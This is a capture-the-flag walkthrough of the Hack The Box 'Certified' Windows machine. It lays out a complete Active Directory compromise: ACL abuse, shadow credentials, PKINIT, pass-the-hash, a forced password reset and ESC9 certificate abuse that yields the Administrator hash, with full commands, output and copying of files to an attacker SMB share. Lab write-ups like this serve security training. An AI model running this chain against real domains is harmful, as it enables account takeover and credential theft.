Hack The Box / WINDOWS / 2025-03-15
Hack The Box — Certified (Windows)
AD attack chain from initial domain creds, WriteOwner/WriteMembers abuse, shadow credentials, certificate abuse (ESC9), and final Administrator hash authentication.
Target
- IP:
10.129.95.192
Recon
sudo nmap -sC -sV 10.129.95.192 -p- -T5 -v
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-06 03:32:56Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-06T03:34:27+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T15:49:36
| Not valid after:  2025-05-13T15:49:36
| MD5:   4e1f:97f0:7c0a:d0ec:52e1:5f63:ec55:f3bc
|_SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-06T03:34:26+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T15:49:36
| Not valid after:  2025-05-13T15:49:36
| MD5:   4e1f:97f0:7c0a:d0ec:52e1:5f63:ec55:f3bc
|_SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T15:49:36
| Not valid after:  2025-05-13T15:49:36
| MD5:   4e1f:97f0:7c0a:d0ec:52e1:5f63:ec55:f3bc
|_SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
|_ssl-date: 2024-11-06T03:34:27+00:00; +7h00m02s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-06T03:34:26+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Issuer: commonName=certified-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T15:49:36
| Not valid after:  2025-05-13T15:49:36
| MD5:   4e1f:97f0:7c0a:d0ec:52e1:5f63:ec55:f3bc
|_SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
63236/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-06T03:33:47
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s
The machine page gives initial credentials:
judith.mader / judith09
Add certified.htb and DC01.certified.htb to /etc/hosts.
Enumeration and BloodHound
nxc smb certified.htb -u 'judith.mader' -p 'judith09' --shares
SMB         10.129.95.192   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.95.192   445    DC01             [+] certified.htb\judith.mader:judith09
SMB         10.129.95.192   445    DC01             [*] Enumerated shares
SMB         10.129.95.192   445    DC01             Share           Permissions     Remark
SMB         10.129.95.192   445    DC01             -----           -----------     ------
SMB         10.129.95.192   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.95.192   445    DC01             C$                              Default share
SMB         10.129.95.192   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.95.192   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.95.192   445    DC01             SYSVOL          READ            Logon server share
nxc ldap certified.htb -u 'judith.mader' -p 'judith09'
SMB         10.129.95.192   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
LDAP        10.129.95.192   389    DC01             [+] certified.htb\judith.mader:judith09
bloodhound-python -u 'judith.mader' -p 'judith09' -ns 10.129.95.192 -d 'certified.htb' -dc 'DC01.certified.htb' -c All --zip

sudo neo4j console
bloodhound --no-sandbox

Upload the zip.
Mark judith as owned.
Go to Analysis -> shortest path from owned principals.
See the attached screenshot:
attachments/screenshot_1.png
judith.mader has WriteOwner over group management.
Group Ownership and Membership Abuse
Download owneredit.py:
- https://github.com/fortra/impacket/blob/master/examples/owneredit.py
python3 owneredit.py -action write -new-owner 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09'
Download dacledit.py:
- https://github.com/fortra/impacket/blob/master/examples/dacledit.py
Edit this line in dacledit.py:
from impacket.msada_guids import SCHEMA_OBJECTS, EXTENDED_RIGHTS
to:
from msada_guids import SCHEMA_OBJECTS, EXTENDED_RIGHTS
Download:
- https://github.com/Porchetta-Industries/CrackMapExec/blob/master/cme/helpers/msada_guids.py
and place it in the same folder as dacledit.py.
python3 dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'
Clone:
- https://github.com/CravateRouge/bloodyAD.git
python3 bloodyAD/bloodyAD.py --host 'dc01.certified.htb' -d certified.htb --dc-ip 10.129.95.192 -u 'judith.mader' -p 'judith09' add groupMember 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' judith.mader
The management group has GenericWrite over user management_svc.
Shadow Credentials on management_svc
git clone https://github.com/ShutdownRepo/pywhisker.git
cd pywhisker
git checkout c4ecf411a585ca4647843c8c3856e023e738a528
python3 pywhisker/pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 13accaf7-bcb5-f4e9-34da-71d094f033eb
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: 4Ty9wokm.pfx
[*] Must be used with password: 6FKQidYjKx384cJRgg6A
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
It creates file 4Ty9wokm.pfx.
Time Synchronization Notes
Many next commands require attack machine time to be close to victim time. To sync time:
sudo ntpdate certified.htb
If using VirtualBox, Guest Additions may force host time sync. Reference:
- https://www.virtualbox.org/manual/topics/AdvancedTopics.html#disabletimesync
To disable host time sync, power off the VM and run:
VBoxManage setextradata vm_name "VBoxInternal/Devices/VMMDev/0/Config/GetHostTimeDisabled" 1
Boot VM again. Disable network time sync:
timedatectl set-ntp 0
Then resync:
sudo ntpdate certified.htb
PKINIT and management_svc Access
Download:
- https://github.com/dirkjanm/PKINITtools.git
pip install -I git+https://github.com/wbond/oscrypto.git
python3 PKINITtools/gettgtpkinit.py -cert-pfx 4Ty9wokm.pfx -pfx-pass '6FKQidYjKx384cJRgg6A' -dc-ip certified.htb 'certified.htb/management_svc' out.ccache

export KRB5CCNAME=out.ccache
Edit /etc/krb5.conf and under [realms] add:
        CERTIFIED.HTB = {
                kdc = dc01.certified.htb
        }
evil-winrm -i dc01.certified.htb -r certified.htb
We obtain a shell.
Run WinPEAS:
.\winpeas.exe > out.txt
We can transfer the file to attack machine using SMB server.
On attacking machine:
impacket-smbserver -smb2support share $(pwd)
On victim:
cp out.txt \\10.10.14.57\share
We have to convert the file from UTF-16LE to UTF-8 to read it properly:
iconv -f utf-16le -t utf-8 out.txt -o out-utf-8.txt
less -R out-utf-8.txt
We do not find anything interesting.
NTLM Hash for management_svc
certipy cert -export -pfx 4Ty9wokm.pfx -password 6FKQidYjKx384cJRgg6A -out "unprotected.pfx"
certipy auth -pfx unprotected.pfx -dc-ip 10.129.95.192 -username 'management_svc' -domain 'certified.htb'
[*] Got hash for 'management_svc@certified.htb': aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584
evil-winrm -i certified.htb -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
We have a shell.
BloodHound shows management_svc has GenericAll over ca_operator.
python3 bloodyAD/bloodyAD.py --host 'dc01.certified.htb' -d certified.htb --dc-ip certified.htb -u 'management_svc' -p ':a091c1832bcdd4677c28b5a6a1295584' set password 'ca_operator' '!Kali12345678!'
[+] Password changed successfully!
nxc smb certified.htb -u 'ca_operator' -p '!Kali12345678!'
SMB         10.129.95.192   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.95.192   445    DC01             [+] certified.htb\ca_operator:!Kali12345678!
ADCS Enumeration and ESC9 Abuse
certipy find -u ca_operator -p '!Kali12345678!' -target certified.htb -text -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'certified-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : NoSecurityExtension
                                          AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTB\Administrator
        Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
        Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
        Write Property Principals       : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
                                          CERTIFIED.HTB\Administrator
    [!] Vulnerabilities
      ESC9
Useful reference:
- https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation#abuse-scenario
certipy shadow auto -username "management_svc@certified.htb" -hashes "a091c1832bcdd4677c28b5a6a1295584" -account ca_operator
[*] NT hash for 'ca_operator': 58986d60bbc483293cf92a44403328b5
certipy account update -username management_svc@certified.htb -hashes 'a091c1832bcdd4677c28b5a6a1295584' -user ca_operator -upn Administrator

certipy req -username "ca_operator@certified.htb" -hashes '58986d60bbc483293cf92a44403328b5' -target "dc01.certified.htb" -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
[*] Saved certificate and private key to 'administrator.pfx'
certipy account update -username management_svc@certified.htb -hashes 'a091c1832bcdd4677c28b5a6a1295584' -user ca_operator -upn ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
certipy auth -pfx administrator.pfx -domain certified.htb
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
evil-winrm -i certified.htb -u 'administrator' -H '0d5b49608bbce1751f708748f67e2d34'
We obtain a shell as administrator.